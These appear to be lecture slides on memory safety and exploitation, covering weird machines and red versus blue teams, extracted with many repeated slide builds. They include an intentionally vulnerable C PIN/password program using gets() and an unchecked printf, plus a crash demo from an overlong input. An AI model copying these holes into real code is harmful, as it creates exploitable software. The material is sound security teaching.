

Red Team vs Blue Team

Memory Safety, Exploitation, and Countermeasures

Michael Schwarz

September 4, 2018

www.iaik.tugraz.at

- Who is interested in exploitation?

- Who is interested in exploitation?



Criminals

- Who is interested in exploitation?



Criminals



Vendors

- Who is interested in exploitation?



Criminals



Vendors



Governments



- Jailbreaks (e.g., getting root) on various devices:



- Jailbreaks (e.g., getting root) on various devices:
 - iOS (multiple exploits)





- Jailbreaks (e.g., getting root) on various devices:
 - iOS (multiple exploits)
 - Wii (buffer overflow in *The Legend of Zelda: Twilight Princess*).





- Jailbreaks (e.g., getting root) on various devices:
 - iOS (multiple exploits)
 - Wii (buffer overflow in *The Legend of Zelda: Twilight Princess*).
 - PS2 (buffer overflow in the BIOS)





- Jailbreaks (e.g., getting root) on various devices:
 - iOS (multiple exploits)
 - Wii (buffer overflow in *The Legend of Zelda: Twilight Princess*).
 - PS2 (buffer overflow in the BIOS)
 - PS3 (heap overflow)






- Jailbreaks (e.g., getting root) on various devices:
 - iOS (multiple exploits)
 - Wii (buffer overflow in *The Legend of Zelda: Twilight Princess*).
 - PS2 (buffer overflow in the BIOS)
 - PS3 (heap overflow)
 - Xbox (buffer overflow in savegames)





ZERODIUM Payout Ranges





- Computer and network surveillance



- Computer and network surveillance
- Sometimes use state-sponsored trojan horses (govware)



- Computer and network surveillance
- Sometimes use state-sponsored trojan horses (govware)



- Bundestrojaner (Germany)



- Computer and network surveillance
- Sometimes use state-sponsored trojan horses (govware)



- Bundestrojaner (Germany)
- MiniPanzer and MegaPanzer (Switzerland)



- Computer and network surveillance
- Sometimes use state-sponsored trojan horses (govware)



- Bundestrojaner (Germany)
- MiniPanzer and MegaPanzer (Switzerland)
- “Sicherheitspaket” (Austria)




- Computer and network surveillance
- Sometimes use state-sponsored trojan horses (govware)



- Bundestrojaner (Germany)
- MiniPanzer and MegaPanzer (Switzerland)
- “Sicherheitspaket” (Austria)
- NSA Exploits (Shadow Broker Leak)

Two types of memory safety violation


Two types of memory safety violation



Spatial violation: memory access is out of object's bounds


- buffer overflow
- out-of-bounds reads
- null pointer dereference

Two types of memory safety violation



Spatial violation: memory access is out of object's bounds


- buffer overflow
- out-of-bounds reads
- null pointer dereference



Temporal violation: memory access refers to an invalid object

- use after free
- double free
- use of uninitialized memory

The complexer the programs, the more bugs



¹Source: <http://www.cvedetails.com/vulnerabilities-by-types.php>

- There are two views on memory safety:
 - **Attackers** try to violate memory safety
 - **Defenders** try to ensure memory safety

- There are two views on memory safety:
 - **Attackers** try to violate memory safety
 - **Defenders** try to ensure memory safety
- Attackers and defenders are often seen as teams in a “security war game”

- There are two views on memory safety:
 - **Attackers** try to violate memory safety
 - **Defenders** try to ensure memory safety
- Attackers and defenders are often seen as teams in a “security war game”
- The **Red Team** tries to find security problems and mount attacks



- There are two views on memory safety:
 - **Attackers** try to violate memory safety
 - **Defenders** try to ensure memory safety
- Attackers and defenders are often seen as teams in a “security war game”
- The **Red Team** tries to find security problems and mount attacks



- The **Blue Team** tries to protect software and defend against attacks



- The **Red Team** are not (only) criminals, their work is essential for the **Blue Team**



- The **Red Team** are not (only) criminals, their work is essential for the **Blue Team**
- **Blue Team** develops defenses based on **Red Team** attacks



- The **Red Team** are not (only) criminals, their work is essential for the **Blue Team**
- **Blue Team** develops defenses based on **Red Team** attacks
- **Red Team** breaks them again



- The **Red Team** are not (only) criminals, their work is essential for the **Blue Team**
 - **Blue Team** develops defenses based on **Red Team** attacks
 - **Red Team** breaks them again
- **More secure** software and better defenses



- The **Red Team** are not (only) criminals, their work is essential for the **Blue Team**
 - **Blue Team** develops defenses based on **Red Team** attacks
 - **Red Team** breaks them again
- **More secure** software and better defenses
- Ultimate **goal**: memory safe programs



Red Team aka Attacks



- What is an exploit?



- What **is an exploit**?
- “a software tool designed to take advantage of a flaw in a computer system” (Oxford)
- “[...] cause unintended or unanticipated behavior to occur on computer software” (Wikipedia)
- “If Achilles heel was his vulnerability in the Iliad, then Pariss poison tipped arrow was the exploit. ” (Kaspersky)



- What **is an exploit**?
 - “a software tool designed to take advantage of a flaw in a computer system” (Oxford)
 - “[...] cause unintended or unanticipated behavior to occur on computer software” (Wikipedia)
 - “If Achilles heel was his vulnerability in the Iliad, then Pariss poison tipped arrow was the exploit. ” (Kaspersky)
- **Quite fuzzy**



- Programs: machines solving a certain problem(?)

²Most of the following ideas are from Halvar Flake / Thomas Dullien



- Programs: machines solving a certain problem(?)
- Ideally, **finite-state machines**

²Most of the following ideas are from Halvar Flake / Thomas Dullien




- Programs: machines solving a certain problem(?)
- Ideally, **finite-state machines**
- We **don't build** such machines → **general-purpose hardware emulating** them

²Most of the following ideas are from Halvar Flake / Thomas Dullien




- Programs: machines solving a certain problem(?)
- Ideally, **finite-state machines**
- We **don't build** such machines → **general-purpose hardware emulating** them
- Programs: **emulators** for finite-state machines


²Most of the following ideas are from Halvar Flake / Thomas Dullien




- Finite-state machines: **states** and **transitions**




- Finite-state machines: **states** and **transitions**
- Input: changes state to different state




- Finite-state machines: **states** and **transitions**
- Input: changes state to different state
- Finite-state machine (FSM) solves your problem




- Finite-state machines: **states** and **transitions**
- Input: changes state to different state
- Finite-state machine (FSM) solves your problem
- Many **different ways** to implement FSM



- Security properties for your FSM




- Security properties for your FSM
- Security properties based on inputs and outputs




- **Security properties** for your FSM
- Security properties based on inputs and outputs
- e.g., *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*




- We have to write an **emulator** for our FSM



- We have to write an **emulator** for our FSM
- CPU has a lot **more states** than our FSM




- We have to write an **emulator** for our FSM
- CPU has a lot **more states** than our FSM
- Every FSM state is represented by **one or more CPU states**



- We have to write an **emulator** for our FSM
 - CPU has a lot **more states** than our FSM
 - Every FSM state is represented by **one or more CPU states**
 - For example, reading the PIN requires multiple CPU states
- Keyboard interrupts, reading keys, storing text in memory, ...



- We have to write an **emulator** for our FSM
 - CPU has a lot **more states** than our FSM
 - Every FSM state is represented by **one or more CPU states**
 - For example, reading the PIN requires multiple CPU states
- Keyboard interrupts, reading keys, storing text in memory, ...
- **Not every** CPU state is represented in the FSM



3 cases for CPU states



3 cases for CPU states

- **Sane state**: A CPU state corresponding to an FSM state



3 cases for CPU states

- **Sane state:** A CPU state corresponding to an FSM state
- **Transitory state:** A CPU state during a transition, leading to a sane state



3 cases for CPU states

- **Sane state**: A CPU state corresponding to an FSM state
- **Transitory state**: A CPU state during a transition, leading to a sane state
- **Weird state**: A CPU state which does **not** correspond to an FSM state

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: **Transitory**

State: -

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```



```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: **Transitory**

State: -

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Read PIN

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Read PIN

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Read PIN

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: **Transitory**

State: -

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: correct?

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: correct?

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: correct?

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```



```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: **Transitory**

State: -

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Show Password List

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Show Password List

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Show Password List

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Show Password List

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Show Password List

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Show Password List

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);

    free(l);
    fclose(stream);
}
```

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States

CPU State: Sane

State: Show Password List

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```



```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States


CPU State: Sane

State: Show Password List


```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```



- CPU emulates the FSM
- Should only be in sane or tranistory state



- CPU emulates the FSM
- Should only be in sane or tranistory state
- How can the CPU enter the **weird state**?



- CPU emulates the FSM
- Should only be in sane or tranistory state
- How can the CPU enter the **weird state**?
 - Programming mistakes
 - Broken hardware (e.g., bit flips in memory)
 - Hardware bugs (e.g., CPU bugs)
 - ...



- CPU emulates the FSM
- Should only be in sane or tranistory state
- How can the CPU enter the **weird state**?
 - Programming mistakes
 - Broken hardware (e.g., bit flips in memory)
 - Hardware bugs (e.g., CPU bugs)
 - ...
- Program does **not know** it is in weird state



- Program **continues executing**



- Program **continues executing**
- Transitions might still be applied → on a weird state instead of a sane state



- Program **continues executing**
- Transitions might still be applied → on a weird state instead of a sane state
- Usually transforms **one weird state into another** weird state



- Program **continues executing**
- Transitions might still be applied → on a weird state instead of a sane state
- Usually transforms **one weird state into another** weird state
- **Weird machine**, with many weird states




- Program **continues executing**
- Transitions might still be applied → on a weird state instead of a sane state
- Usually transforms **one weird state into another** weird state
- **Weird machine**, with many weird states
- We can “program” the weird machine to do something different than the original FSM

- Write program using code → translated into instructions executed by the CPU

- Write program using code → translated into instructions executed by the CPU
- To **program a device** we have to **generate instructions**

- Write program using code → translated into instructions executed by the CPU
- To **program a device** we have to **generate instructions**





- Get rid of the mindset that we require code for programming



- Get rid of the mindset that we require code for programming
- Applications accept **input**



- Get rid of the mindset that we require code for programming
- Applications accept **input**
- Does different things depending on input



- Get rid of the mindset that we require code for programming
 - Applications accept **input**
 - Does different things depending on input
- Input **programs** the application



- Get rid of the mindset that we require code for programming
- Applications accept **input**
- Does different things depending on input
- Input **programs** the application
- **Fine** if input **only** leads from one **sane state to another sane state**

- If application is in weird state and programmed using input...


- If application is in weird state and programmed using input...
- ...the attacker is **controlling your computer**



- If application is in weird state and programmed using input...
- ...the attacker is **controlling your computer**



- An abstract definition of **exploitation**



Exploitation: Process starting in a sane state of an FSM



Exploitation: Process starting in a sane state of an FSM

1. **Setup**: choose the right sane state which “allows” to get to a weird state



Exploitation: Process starting in a sane state of an FSM

1. **Setup**: choose the right sane state which “allows” to get to a weird state
2. **Instantiation**: transition from sane state to weird state



Exploitation: Process starting in a sane state of an FSM

1. **Setup**: choose the right sane state which “allows” to get to a weird state
2. **Instantiation**: transition from sane state to weird state
3. **Programming**: program the weird machine

with the goal to break the security properties of the FSM

- We want to enter a **weird** state

- We want to enter a **weird** state
- Can we find a **bug** in the program?

- We want to enter a **weird** state
- Can we find a **bug** in the program?
- Can we abuse it to enter a weird state?

- We want to enter a **weird** state
- Can we find a **bug** in the program?
- Can we abuse it to enter a weird state?
- First hint of a bug when compiling:

```
pwdman.c:(.text+0x2e): warning: the 'gets' function is dangerous  
and should not be used.
```

- We want to enter a **weird** state
- Can we find a **bug** in the program?
- Can we abuse it to enter a weird state?
- First hint of a bug when compiling:

```
pwdman.c:(.text+0x2e): warning: the 'gets' function is dangerous  
and should not be used.
```

→ Check the man page of `gets`

NAME

gets - get a string from standard input (DEPRECATED)

SYNOPSIS

```
#include <stdio.h>
```

```
char *gets(char *s);
```

DESCRIPTION

Never use this function.

`gets()` reads a line from `stdin` into the buffer pointed to by `s` until either a terminating newline or `EOF`, which it replaces with a null byte (`'\0'`). No check for buffer overrun is performed (see **BUGS** below).

RETURN VALUE

`gets()` returns `s` on success, and `NULL` on error or when end of file occurs while no characters have been read. However, given the lack of buffer overrun checking, there can be no guarantees that the function will even return.

ATTRIBUTES

For an explanation of the terms used in this section, see `attributes(7)`.

| Interface | Attribute | Value |
|---------------------|---------------|---------|
| <code>gets()</code> | Thread safety | MT-Safe |

CONFORMING TO

C89, C99, POSIX.1-2001.

LSB deprecates `gets()`. POSIX.1-2008 marks `gets()` obsolescent. ISO C11 removes the specification of `gets()` from the C language, and since version 2.16, glibc header files don't expose the function declaration if the `_ISOC11_SOURCE` feature test macro is defined.

BUGS

Never use `gets()`. Because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use `fgets()` instead.

For more information, see CWE-242 (aka "Use of Inherently Dangerous Function") at <http://cwe.mitre.org/data/definitions/242.html>

SEE ALSO

`read(2)`, `write(2)`, `ferror(3)`, `fgetc(3)`, `fgets(3)`, `fgetc(3)`, `fgetwc(3)`, `fgetws(3)`, `fopen(3)`, `fread(3)`, `fseek(3)`, `getline`

- Code part where `gets` is used:

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```


- Code part where `gets` is used:

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

- The `buffer` array has space for 16 characters

- Code part where `gets` is used:

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

- The `buffer` array has space for 16 characters
- `gets` reads until EOF...

```
% ./pwdman  
Enter PIN:  
1234  
  
Wrong PIN!  
Enter PIN:
```

```
% ./pwdman
```

```
Enter PIN:
```

```
1234
```

```
Wrong PIN!
```

```
Enter PIN:
```

```
0123456789012345678901234567890123456789
```

```
% ./pwdman
Enter PIN:
1234

Wrong PIN!
Enter PIN:
0123456789012345678901234567890123456789
[1]      7106 segmentation fault (core dumped)  ./pwdman
